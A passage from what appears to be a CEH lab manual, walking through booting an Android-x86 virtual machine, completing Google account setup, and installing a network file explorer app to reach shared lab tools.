
title Android-x86 8.1-r6 (Debug mode)
    kernel /android-8.1-r6/kernel root=/dev/ram0 DEBUG=2 SRC=/android-8.1-r6
    initrd /android-8.1-r6/initrd.img

title Android-x86 8.1-r6 (Debug nomodeset)
    kernel /android-8.1-r6/kernel nomodeset root=/dev/ram0 DEBUG=2 SRC=/andr
    initrd /android-8.1-r6/initrd.img


title Android-x86 8.1-r6 (Debug video=LVD5-1:d)
    kernel /android-8.1-r6/kernel video=LVD5-1:d root=/dev/ram0 DEBUG=2 SRC=
    initrd /android-8.1-r6/initrd.img

~
~
~
android:/mnt/grub # cd /
android:/ # reboot -f
```



45. The **Android booting options** screen appears; leave the default selection and press **Enter**.



46. The Android virtual machine initializes, displaying a welcome screen; click **START**.




47. The **Connect to Wi-Fi** screen appears; click the **See all Wi-Fi networks** option.




48. On the **Connect to Wi-Fi** screen, choose your virtual network interface to connect to the Internet (here, **VirtWifi**).


Note: The network interface may vary in your lab environment.




49. The **Checking for updates...** screen appears; wait until Android finishes checking for updates.



50. On the **Copy apps & data** screen, click **DON'T COPY**.




51. On the **Google Sign in** screen, provide your personal Google account in the **Email or phone** field and click **Next**.




The screenshot shows the Google Sign in interface. At the top is the Google logo, followed by the text "Sign in with your Google Account. [Learn more](#)". Below this is a text input field labeled "Email or phone" containing a placeholder email address ending in "@gmail.com". To the left of the input field are links for "Forgot email?", "Create account", and "Skip". To the right is a blue "Next" button. The input field and the "Next" button are highlighted with red rectangular boxes.

52. Type the password for your provided Google account in the **Enter your password** field and click **Next**.




The screenshot shows the Google Welcome screen. At the top is the Google logo, followed by the text "Welcome" and a profile icon next to a placeholder email address "@gmail.com". Below this is a password input field labeled "Enter your password" containing several dots. To the left of the input field is a link for "Forgot password?". To the right is a blue "Next" button. The password input field and the "Next" button are highlighted with red rectangular boxes.

53. Click **I agree** on the **Google Welcome** page.




The screenshot shows the Google Welcome page. At the top is the Google logo, followed by the text "Welcome" and a profile icon next to a placeholder email address "@gmail.com". Below this is a paragraph of text: "We publish the [Google Terms of Service](#) so that you know what to expect as you use our services. By clicking 'I Agree,' you agree to these terms." This is followed by another paragraph: "You are also agreeing to the [Google Play Terms of Service](#) to enable discovery and management of apps." A third paragraph follows: "And remember, the Google [Privacy Policy](#) describes how Google handles information generated as you use Google services. You can always visit your Google Account (account.google.com) to take a Privacy Checkup or to adjust your privacy controls." At the bottom left is a link "Don't add this account now" and at the bottom right is a blue "I agree" button. The "I agree" button is highlighted with a red rectangular box.

54. On the **Google Services** screen, turn off all the settings by toggling the respective buttons. Then, scroll down and click **ACCEPT**.




55. The **Select a Home app** pop-up appears; select **Launcher3** and click **ALWAYS**, as shown in the screenshot below.




56. You have successfully installed the Android machine, as the screenshot below shows. Click the **Play Store** icon from the **Home Screen**.

Note: If the **Play Store** icon is not available on the **Home Screen**, scroll up to view the app menu and click **Play Store**.




57. Type **network file explorer** in the **Play Store** search bar and press **Enter**. From the search results, click **Cx File Explorer**.


Note: You may install any other application for network file sharing to access **CEH-Tools** from the **Windows 11** virtual machine.




58. Click the **Install** button to begin installing the application.



